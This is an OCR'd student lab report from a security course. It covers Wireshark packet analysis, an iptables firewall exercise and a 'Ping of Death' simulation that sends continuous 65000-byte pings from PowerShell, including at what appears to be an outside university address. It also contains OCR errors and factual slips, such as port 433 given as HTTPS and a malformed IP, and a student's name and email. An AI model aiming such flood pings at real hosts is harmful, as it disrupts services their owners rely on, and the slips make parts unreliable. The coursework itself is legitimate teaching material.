
- The interface id is 0 (\Device\NPF_{611CB354-C2A7-4D3A-8907-E880CAC7DC67})
- Epouch time: 1694525986.785026000 second
- Frame number is 37908
- Frame Length: 267 bytes (2136 bits)



Ethernet II, Src: IntelCor_43:92:bb (10:02:b5:43:92:bb), Dst: Routerbo_de:6f:ef (4c:5e:0c:de:6f:ef)
Destination: Routerbo_de:6f:ef (4c:5e:0c:de:6f:ef)
Source: InterCol_43:92:bb (10:02:b5:43:92:bb)

Type: Ipv4 (0x0800)

- Internet Protocol Version 4
- Source address: 10.2.10.51
- Destination address: 104:71:165:197
- Total Length: 253
- Identification: 0xcd91 (52625)
- Time to Live: 128
- Protocol: TCP (6)
- Header Checksum: 0x0a28 [validation disabled]
- Header checksum status: Unverified




Transmission Control Protocol, Src Port: 50232, Dst Port: 80, Seq: 1, Ack: 1: Len: 123


Flags: 0x018 (PSH, ACK)

The HTTP field shows the host and ‘full request URI)

7 (wireshark) choose one packet



8 (wireshark) filter : post method




9 (wireshark) analyze post method in detail

```
> Frame 108940: 316 bytes on wire (2528 bits), 316 bytes capture
v Ethernet II, Src: IntelCor_76:06:47 (5c:80:b6:76:06:47), Dst:
  v Destination: VnptTech_3a:5f:3b (a0:65:18:3a:5f:3b)
      Address: VnptTech_3a:5f:3b (a0:65:18:3a:5f:3b)
      .... ..0. .... .... .... .... = LG bit: Globally unique
      .... ...0 .... .... .... .... = IG bit: Individual addre
  v Source: IntelCor_76:06:47 (5c:80:b6:76:06:47)
      Address: IntelCor_76:06:47 (5c:80:b6:76:06:47)
      .... ..0. .... .... .... .... = LG bit: Globally unique
      .... ...0 .... .... .... .... = IG bit: Individual addre
    Type: IPv4 (0x0800)
```


I chose frame 108940: 316 bytes on wire (2528 bits), 316 bytes capture

- Interface id: 0 (\Device\NPF_{738371D-5523-4182-BFEF-77CD5)
- Epoch Time: 1694590212.292542000 seconds
- Frame Number: 108940
- Frame Length: 316 bytes (2528 bits)



Internet Protocol Version 4, Src: 192.168.1.42, Dst: 213.227.2


- Total Length: 302
- Time to Live: 128
- Protocol: TCP (6)
- Header Checksum: 0x000 [validation disabled]
- [Header checksum status: Unverified]
- Source Address: 192.168.1.42



Transmission Control Protocol, Src Port: 51348, Dst Port: 80

- Source Port: 51348
- Distination Port: 80
- [Stream index: 219]
- [TCP Segment Len: 262]
- Sequence Number: 1 (relative sequence number)
- Sequence Number (raw): 760218855
- [Next Sequence Number: 273 (relative sequence number)
- Acknowlegment Number: 1 (relative ack number)

- Flags: 0x018 (PSH, ACK)



The HTTP field shows some information about POST method like User-Agent, Enconding, Postman-Token, Connectopn. More information full request URI, HTTP request 1/1.

LAB06 Linux Firewall exercise

Class	M02
Student ID	B2014926
Name	Tran Dang Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Class	
Browser	Safari, Chrome, IE, Firefox

Exercise following command, explain the command

Step 1 - Installing Iptables

① Update the package list by running the following command:

Explain: 'sudo apt-get update' is used to update system's knowledge of available software packages, which is essential before performing package installations or upgrades to ensure we are working with the latest package information

$sudo apt-get update

```
khoab2014926@khoab2014926-VirtualBox: $ sudo apt-get update
Hit:1 http://vn.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://vn.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:3 http://vn.archive.ubuntu.com/ubuntu jammy-backports InRelease [109 kB]
Get:4 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:5 http://vn.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1.0
09 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [321 k
B]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [767
kB]
Get:8 http://vn.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [492
kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [165
kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metada
ta [43,2 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadat
a [11,3 kB]
```

② Install iptables by running the following command:

Explain: 'sudo apt-get install iptables' installs the "iptables" package, which allows to configure and manage the firewall rules on your Linux system

$sudo apt-get install iptables

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt-get install iptables
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
iptables is already the newest version (1.8.7-1ubuntu5.1).
0 upgraded, 0 newly installed, 0 to remove and 73 not upgraded.
khoab2014926@khoab2014926-VirtualBox:~$
```

③ Verify the installation by checking the version of iptables:

$iptables –version or $iptables -V (example below)

```
khoab2014926@khoab2014926-VirtualBox:~$ iptables -V
iptables v1.8.7 (nf_tables)
khoab2014926@khoab2014926-VirtualBox:~$
```

④ Show a list of all the rules in the fire wall

$sudo iptables –L –v

Explain:

iptables: command to manage the iptables firewall

-L or --list: This option is used to list and display the firewall rules for each chain (INPUT, OUTPUT, FORWARD, etc.).

-v or --verbose: This option provides more detailed information about the rules, including packet and byte counters.

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere
          tcp dpt:ssh
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere
          tcp dpt:433

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination


Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

Step 2 - Defining Chain Rules

⑤ Insert the –A option (Append) right after the iptables command:

$sudo iptables -A

Explain:
With some option:

+ -i (interface) – the network interface you wish to filter traffic from

+ -p (protocol) – the network protocol where your


filtering process takes place


+ -s (source) – the address from which traffic comes from. May be a

hostname or IP address

+ --dport (destination port) – the destination port number of a protocol, example 22 (SSH), 433 (https),...

+ -j (target) – the target name (ACCEPT, DROP, RETURN). You should to insert every time you make new rule





Enabling traffic on Localhost

⑥ The `-i lo` option specifies the loopback interface, and the `-j ACCEPT` option allows the traffic


$sudo iptables –A INPUT –i lo –j ACCEPT

Explain:

-A INPUT: This specifies that you want to append (add) a rule to the INPUT chain.

-i lo: It specifies the network interface to which the rule applies, in this case, the loopback interface (lo).

-j ACCEPT: This part of the rule specifies the action to take when traffic matches the rule, which is to ACCEPT the traffic.



⑦ Check that the new rule was added:


$sudo iptables –L INPUT –v –n

Explain:

-L INPUT: This specifies that you want to list and display the rules for the INPUT chain.

-v or --verbose: This option provides more detailed information about the rules, including packet and byte counters.

-n or --numeric: This option displays IP addresses and port numbers in numeric format instead of resolving them to hostnames and service names.



Enabling conntections on HTTP, SSH and SSL port

⑧ To enable incoming connecton on HTTP (port 80), SSH (port 22), and SSL (port 443) using iptables on Ubuntu. Add rules to allow incoming traffic on HTTP, SSH, and SSL port:


$sudo iptables –A INPUT –p tcp –dport 80 –j ACCEPT

$sudo iptables –A INPUT –p tcp –dport 22 –j ACCEPT

$sudo iptables –A INPUT –p tcp –dport 443 –j ACCEPT

Explain:

These commands allow incoming TCP traffic on port 80, 22 and 443, which is commonly used for web server traffic. It's a common rule in firewall configurations to allow HTTP traffic to reach a web server hosted on the system



⑨ And use command to check:

$sudo iptables –L –v


Explain:

-L or --list: This option specifies that you want to list and display the

rules for all chains (INPUT, OUTPUT, FORWARD, etc.).

-v or --verbose: This option provides more detailed information about the rules, including packet and byte counters**.**

Get a detailed listing of the current firewall rules for all chains, including rule numbers, target actions, protocol, source and destination IP addresses, source and destination ports, and packet and byte counters. This command is useful for inspecting the current firewall configuration and monitoring traffic statistics



Filtering packets based on Source

⑩ Filter packets based on source IP addresses in iptables by adding a rule that matches packets based on their source address.

$sudo iptables –A INPUT –s 192.168.1.100 –j DROP

Explain:

--s 192.168.1.100: This specifies the source IP address for the rule, which is 192.168.1.100. Any incoming traffic originating from this IP address will be affected by this rule.

-j DROP: This part of the rule specifies the action to take when traffic matches the rule, which is to DROP (block) the traffic.

This command blocks all incoming traffic from the IP address 192.168.1.100 by appending a rule to the INPUT chain that drops any packets coming from that specific source IP address. This can be used to restrict or deny incoming connections from a particular source.

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -A INPUT -s 192.168.1.100
-j DROP
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:433
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:433
DROP       all  --  192.168.1.100        anywhere
khoab2014926@khoab2014926-VirtualBox:~$
```

Dropping all Other traffic

⑪ Add a default DROP rule to the firewall's INPUT, OUTPUT, and FORWARD chains to drop all other traffic.

$sudo iptables –A INPUT –j DROP

Explain:

This command effectively blocks all incoming traffic to your system by appending a rule to the INPUT chain that drops all packets

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -A INPUT -j DROP
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:433
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:433
```

Deleting rules

⑫ Remove all rules and start with a clean slate, you can use the option –F (flush):

$sudo iptables –F

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -F
khoab2014926@khoab2014926-VirtualBox:~$
```

⑬ To delete a specfc rule in iptables, use the `iptables –D` command

$sudo iptables –L –line-numbers

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
khoab2014926@khoab2014926-VirtualBox:~$
```

⑭ Delete the rule with command

$sudo iptables –D <chain> <line_number>

$sudo iptables –D INPUT 3

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -D INPUT 3
```

Step3 - Persisting Changes

⑮ To make these **changes presistent** after restarting the server:

$sudo /sbin/iptables-save

Explain: This command is used to save the current iptables rules

⑯ Disable iptables, we need to execute following commands:

$sudo iptable –F

$sudo /sbin/iptables-save

LAB07 PoD simulation

Class	M02
Student ID	B201926
Name	Trần Đăng Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Browser	Safari, Chrome, IE, Firefox

1. Design test environment

	Attacker	Target
OS	Windows 10	Ubuntu
IP address	Test - bed IP	Test - bed IP
Attacking type	Ping of Death with 65000bytes	
Program for attacking	**Powershell, CMD**	
Command for monitoring		Gnome, netstat

[Powershell]

Taget:

```
khoab2014926@khoab2014926-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::f448:c3bd:1dd2:3242  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:03:ea:a9  txqueuelen 1000  (Ethernet)
        RX packets 121139  bytes 179044396 (179.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14632  bytes 921693 (921.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

On attacker:

① Install **Powershell on attacker system**

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\PC>
```

② Send 65000-byte packets 5 times to ubuntu server using CMD ping command, **Powershell**:

```
PS C:\Users\PC> ping 192.168.56.1 -l 65000 -t

Pinging 192.168.56.1 with 65000 bytes of data:
Reply from 192.168.56.1: bytes=65000 time<1ms TTL=128
Reply from 192.168.56.1: bytes=65000 time<1ms TTL=128
Reply from 192.168.56.1: bytes=65000 time<1ms TTL=128
Reply from 192.168.56.1: bytes=65000 time<1ms TTL=128

Ping statistics for 192.168.56.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
PS C:\Users\PC>
```

Option: **Powershell**

- -t means the data packets should be sent until the program is stopped
- -l specifies the data load to be sent to the victim
    - every few seconds this network receives about ~50kb, and it does not respond (sending – red line), because the packet size is exceeded, it cannot be processed

[PS to localhost]

PS C:₩Users₩Happy> ping localhost -l 100 -t

Control-C

```
PS C:\Users\PC> ping localhost -l 100 -t

Pinging khoadangtran [::1] with 100 bytes of data:
Reply from ::1: time<1ms
Reply from ::1: time<1ms
Reply from ::1: time<1ms
Reply from ::1: time<1ms
Reply from ::1: time<1ms
Reply from ::1: time<1ms

Ping statistics for ::1:
    Packets: Sent = 6, Received = 6, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
PS C:\Users\PC>
```

[PS to CTU] PS C:\Users\Happy> ping 182.172.255.180 -l 100 -t

Control-C

```
PS C:\Users\PC> ping 182.172.255.180 -l 100 -t

Pinging 182.172.255.180 with 100 bytes of data:
